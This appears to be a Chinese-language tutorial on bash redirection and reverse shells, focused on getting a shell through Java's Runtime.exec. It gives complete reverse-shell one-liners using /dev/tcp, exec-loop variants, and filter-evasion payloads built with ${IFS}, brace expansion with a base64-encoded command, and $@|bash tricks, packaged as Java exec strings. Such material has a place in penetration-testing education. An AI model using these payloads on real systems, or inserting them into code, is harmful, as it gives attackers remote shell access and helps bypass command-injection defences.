Java 反弹 Shell
简单记忆:
本页目录
重定向
简单记忆:
>可在&前、后<只能在&前
1. 输入重定向

test@test:/tmp$ cat < test_fileHello World~2. 输出重定向

test@test:/tmp$ echo 'Hello World~' > test_filetest@test:/tmp$ cat test_fileHello World~3. 标准输出与标准错误输出重定向

// bash 1test@test:/tmp$ bash -i &> test
// bash 2test@test:~$ ls -l /proc/5693/fd总用量 0lrwx------ 1 test test 64 2月  27 19:00 0 -> /dev/pts/2l-wx------ 1 test test 64 2月  27 19:00 1 -> /tmp/testl-wx------ 1 test test 64 2月  27 19:00 2 -> /tmp/testlrwx------ 1 test test 64 2月  27 19:00 255 -> /dev/tty
4. 文件描述符的复制

注意:
- 两种形式都是将 word 复制给 n
- 在第二种形式
>&最后的描述中,如果没有指定n,且word无法解释成整数或-,则此命令会被解释为标准输出与标准错误输出重定向
根据此两点,如果n为数字,则解析为文件描述符复制
这里还需要将文件描述符的复制与标准输出与标准错误输出重定向拿出来比较一番,注意下面>&5与&>5的区别
即&是否紧跟数字n,会区分为文件描述符n和文件n
>&5-> 将文件描述符5复制给stdout&>5-> 将stdout、stderr重定向到当前目录下名为5的文件
test@test:/tmp$ exec 5<>test_file >&5
test@test:~$ ls -l /proc/14396/fd总用量 0lrwx------ 1 test test 64 2月  29 14:16 0 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:16 1 -> /tmp/test_filelrwx------ 1 test test 64 2月  29 14:16 2 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:16 255 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:16 5 -> /tmp/test_file
---
test@test:/tmp$ exec 5<>test_file &>5
test@test:~$ ls -l /proc/14396/fd总用量 0lrwx------ 1 test test 64 2月  29 14:16 0 -> /dev/pts/0l-wx------ 1 test test 64 2月  29 14:16 1 -> /tmp/5l-wx------ 1 test test 64 2月  29 14:16 2 -> /tmp/5lrwx------ 1 test test 64 2月  29 14:16 255 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:16 5 -> /tmp/test_file
5. 打开文件描述符进行读写

当exec命令对文件描述符操作的时候,就不会替换shell,而是操作完成后还会继续执行后面的命令
test@test:/tmp$ 5<>file
test@test:/tmp$ ls -l /proc/29753/fd总用量 0lrwx------ 1 test test 64 2月  29 12:04 0 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 1 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 2 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 255 -> /dev/pts/1
---test@test:/tmp$ exec 5<>test_file
test@test:/tmp$ ls -l /proc/29753/fd总用量 0lrwx------ 1 test test 64 2月  29 12:04 0 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 1 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 2 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 255 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:04 5 -> /tmp/test_file
反弹
文件描述符复制
最常见的模式
bash -i >& /dev/tcp/127.0.0.1/12345 0>&1
// 省略非必要空格bash -i>&/dev/tcp/127.0.0.1/12345 0>&1
文件描述符复制 2
bash -i >& /dev/tcp/127.0.0.1/12345 <&1
// 省略非必要空格bash -i>&/dev/tcp/127.0.0.1/12345<&1
绑定重定向
exec 5<>/dev/tcp/192.168.146.129/2333;cat <&5|while read line;do $line >&5 2>&1;done注意为什么最后又加了一个2>&1呢?回头看看描述符复制注意的地方,就清楚了
另外下面为什么没看到进程30651的bash中stdout & stderr被重定向情况呢?因为每次do都是通过此bash新开启一个子进程,并在子进程内进行文件描述符的赋值
test@test:~$ exec 5<>/dev/tcp/127.0.0.1/12345;cat <&5|while read line;do $line >&5 2>&1;done
// 29753 执行反弹 shell 命令test     29753  4841  0 12:04 pts/1    00:00:00 bashtest     30640  4895  0 12:09 pts/2    00:00:00 nc -lvvp 12345test     30650 29753  0 12:09 pts/1    00:00:00 cattest     30651 29753  0 12:09 pts/1    00:00:00 bash
// cattest@test:/tmp$ ls -l /proc/30650/fd总用量 0lrwx------ 1 test test 64 2月  29 12:48 0 -> 'socket:[1487308]'l-wx------ 1 test test 64 2月  29 12:48 1 -> 'pipe:[1487309]'lrwx------ 1 test test 64 2月  29 12:48 2 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:48 5 -> 'socket:[1487308]'
// bashtest@test:/tmp$ ls -l /proc/30651/fd总用量 0lr-x------ 1 test test 64 2月  29 12:48 0 -> 'pipe:[1487309]'lrwx------ 1 test test 64 2月  29 12:48 1 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:48 2 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:48 255 -> /dev/pts/1lrwx------ 1 test test 64 2月  29 12:48 5 -> 'socket:[1487308]'
额外的例子
<&996 >&996 2>&996分别对应复制到stdin stdout stderr
0<&996;exec 996<>/dev/tcp/127.0.0.1/12345;sh <&996 >&996 2>&996
// 变形exec 996<>/dev/tcp/127.0.0.1/123450 <&996 >&996 2>&996
注意:变形的命令在连接端退出会导致此端同时退出,原因如下:
// 0<&996;exec 996<>/dev/tcp/127.0.0.1/12345;sh <&996 >&996 2>&996test     18999  2516  0 14:44 pts/0    00:00:00 bash
test@test:~$ ls -l /proc/18999/fd总用量 0lrwx------ 1 test test 64 2月  29 14:44 0 -> 'socket:[106812]'lrwx------ 1 test test 64 2月  29 14:44 1 -> 'socket:[106812]'lrwx------ 1 test test 64 2月  29 14:45 196 -> 'socket:[106812]'lrwx------ 1 test test 64 2月  29 14:44 2 -> 'socket:[106812]'lrwx------ 1 test test 64 2月  29 14:44 255 -> /dev/pts/0
---
// exec 996<>/dev/tcp/127.0.0.1/123450 <&996 >&996 2>&996test     18999  2516  0 14:44 pts/0    00:00:00 bashtest     20566 18999  0 14:53 pts/0    00:00:00 sh
test@test:~$ ls -l /proc/18999/fd总用量 0lrwx------ 1 test test 64 2月  29 14:44 0 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:44 1 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:45 196 -> 'socket:[105103]'lrwx------ 1 test test 64 2月  29 14:44 2 -> /dev/pts/0lrwx------ 1 test test 64 2月  29 14:44 255 -> /dev/pts/0test@test:~$ ls -l /proc/20566/fd总用量 0lrwx------ 1 test test 64 2月  29 14:53 0 -> 'socket:[105103]'lrwx------ 1 test test 64 2月  29 14:53 1 -> 'socket:[105103]'lrwx------ 1 test test 64 2月  29 14:53 196 -> 'socket:[105103]'lrwx------ 1 test test 64 2月  29 14:53 2 -> 'socket:[105103]'
其他

反弹 in Java
Runtime.getRuntime().exec
exec(new String[])
在此模式解析的关键是java.lang.UNIXProcess#UNIXProcess,在-c模式下,可以看到参数为两个
P.S. 个人认为是因为如>&等参数无法被识别为bash参数,它应属于当前 bash 环境下的操作
-
直接数组化无法解析,解析参数为 4 个


-
数组化 with
-c能正确解析,解析参数为 2 个

exec(new String)
如果我们只传入一个字符串时,会经过 StringTokenizer 分割,注意会识别五个字符


所以我们需要找到一个字符能够绕过分割且能被/bin/bash正确识别为空格
Bypass
${IFS}
一般情况下,
$var与${var}并没有啥不一样。但是用${ }会比较精确的界定变量名称的范围

如果直接利用会报错ambiguous redirect(歧义重定向)
# 报错 ambiguous redirectbash-3.2$ bash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/12345${IFS}0>&1bash: ${IFS}/dev/tcp/127.0.0.1/12345${IFS}0: ambiguous redirect
# 正常bash-3.2$ bash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/12345 0>&1那么最后一个空格该如何处理呢,我们可以看到,经过>& socks后,stdou stderr 已经被重定向到了 socks 文件,最后一句0>&1就是试图将 stdin 也重定向过去
test@test:~$ bash -i >& /dev/tcp/127.0.0.1/12345
test@test:~$ ls -l /proc/14067/fd总用量 0lrwx------ 1 test test 64 2月 27 23:05 0 -> /dev/pts/1lrwx------ 1 test test 64 2月 27 23:05 1 -> 'socket:[924955]'lrwx------ 1 test test 64 2月 27 23:05 10 -> /dev/ttylrwx------ 1 test test 64 2月 27 23:05 2 -> 'socket:[924955]'注意到文件描述符的复制中[n]<&word格式,我们可以将 socks 文件描述符复制到 stdin 中
bash -i >& /dev/tcp/127.0.0.1/12345 0<&1
# 添加 IFSbash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/12345${IFS}0<&1
同时由于 n 默认为 stdin,那么我们也可以利用此规则不出现 0
bash -i >& /dev/tcp/127.0.0.1/12345 <&1
# 添加 IFSbash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/12345${IFS}<&1
甚至省略最后的空格,以及非必要的空格
bash -i >& /dev/tcp/127.0.0.1/12345<&1
# 添加 IFSbash${IFS}-i${IFS}>&${IFS}/dev/tcp/127.0.0.1/12345<&1
# 省略非必要空格+IFS 测试test@test:~$ bash${IFS}-i>&/dev/tcp/127.0.0.1/12345<&1
test@test:~$ ls -l /proc/14556/fd总用量 0lrwx------ 1 test test 64 2月  27 23:08 0 -> 'socket:[928815]'lrwx------ 1 test test 64 2月  27 23:08 1 -> 'socket:[928815]'lrwx------ 1 test test 64 2月  27 23:08 2 -> 'socket:[928815]'lrwx------ 1 test test 64 2月  27 23:08 255 -> /dev/tty
bash Brace Expansion
花括号扩展,详细见参考资料 3
test@test:~$ echo hello{'world','linux'},helloworld, hellolinux,test@test:~$ echo hello{1..5},hello1, hello2, hello3, hello4, hello5,test@test:~$ bash -c "{echo,YmFzaCAtaT4mL2Rldi90Y3AvMTI3LjAuMC4xLzEyMzQ1PCYxCg==}|{base64,-d}|{bash,-i}"
Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaT4mL2Rldi90Y3AvMTI3LjAuMC4xLzEyMzQ1PCYxCg==}|{base64,-d}|{bash,-i}");$@ $*
细节及区别详见:Shell特殊变量
| 参数处理 | 说明 |
|---|---|
$* | 以一个单字符串显示所有向脚本传递的参数。 如 $*用"括起来的情况、以$1 $2 … $n的形式输出所有参数。 |
$@ | 与$*相同,但是使用时加引号,并在引号中返回每个参数。如 $@用"括起来的情况、以"$1" "$2" … "$n"的形式输出所有参数。 |
以下内容来自
那么我们就可以利用来反弹shell了。看bash语法:
bash [options] [command_string | file]-c If the -c option is present, then commands are read from the first non-option argument command_string.If there are arguments after the command_string, they are assigned to the positional parameters, starting with $0.结合bash和$@,我们可以变为:
/bin/sh -c '$@|sh' xxx echo ls可以成功地执行ls。分析下这个命令,当bash解析到'$@|sh' xxx echo ls,发现$@。$@需要取脚本的参数,那么就会解析xxx echo ls,由于$@只会取脚本参数,会将第一个参数认为是脚本名称**(认为xxx是脚本名称)**,就会取到echo ls。那么最终执行的就是echo ls|sh,就可以成功地执行ls命令了。
利用上面这个trick,那么我们就可以执行任意命令了,包括反弹shell。如/bin/bash -c '$@|bash' 0 echo 'bash -i >&/dev/tcp/ip/port 0>&1'最终可以成功地反弹shell
Runtime.getRuntime().exec("/bin/bash -c $@|bash 0 echo bash -i >&/dev/tcp/127.0.0.1/8888 0>&1");
Runtime.getRuntime().exec("/bin/bash -c $*|bash 0 echo bash -i >&/dev/tcp/127.0.0.1/8888 0>&1");
最终相当于执行了echo 'bash -i >&/dev/tcp/127.0.0.1/8888 0>&1'|bash命令,成功反弹shell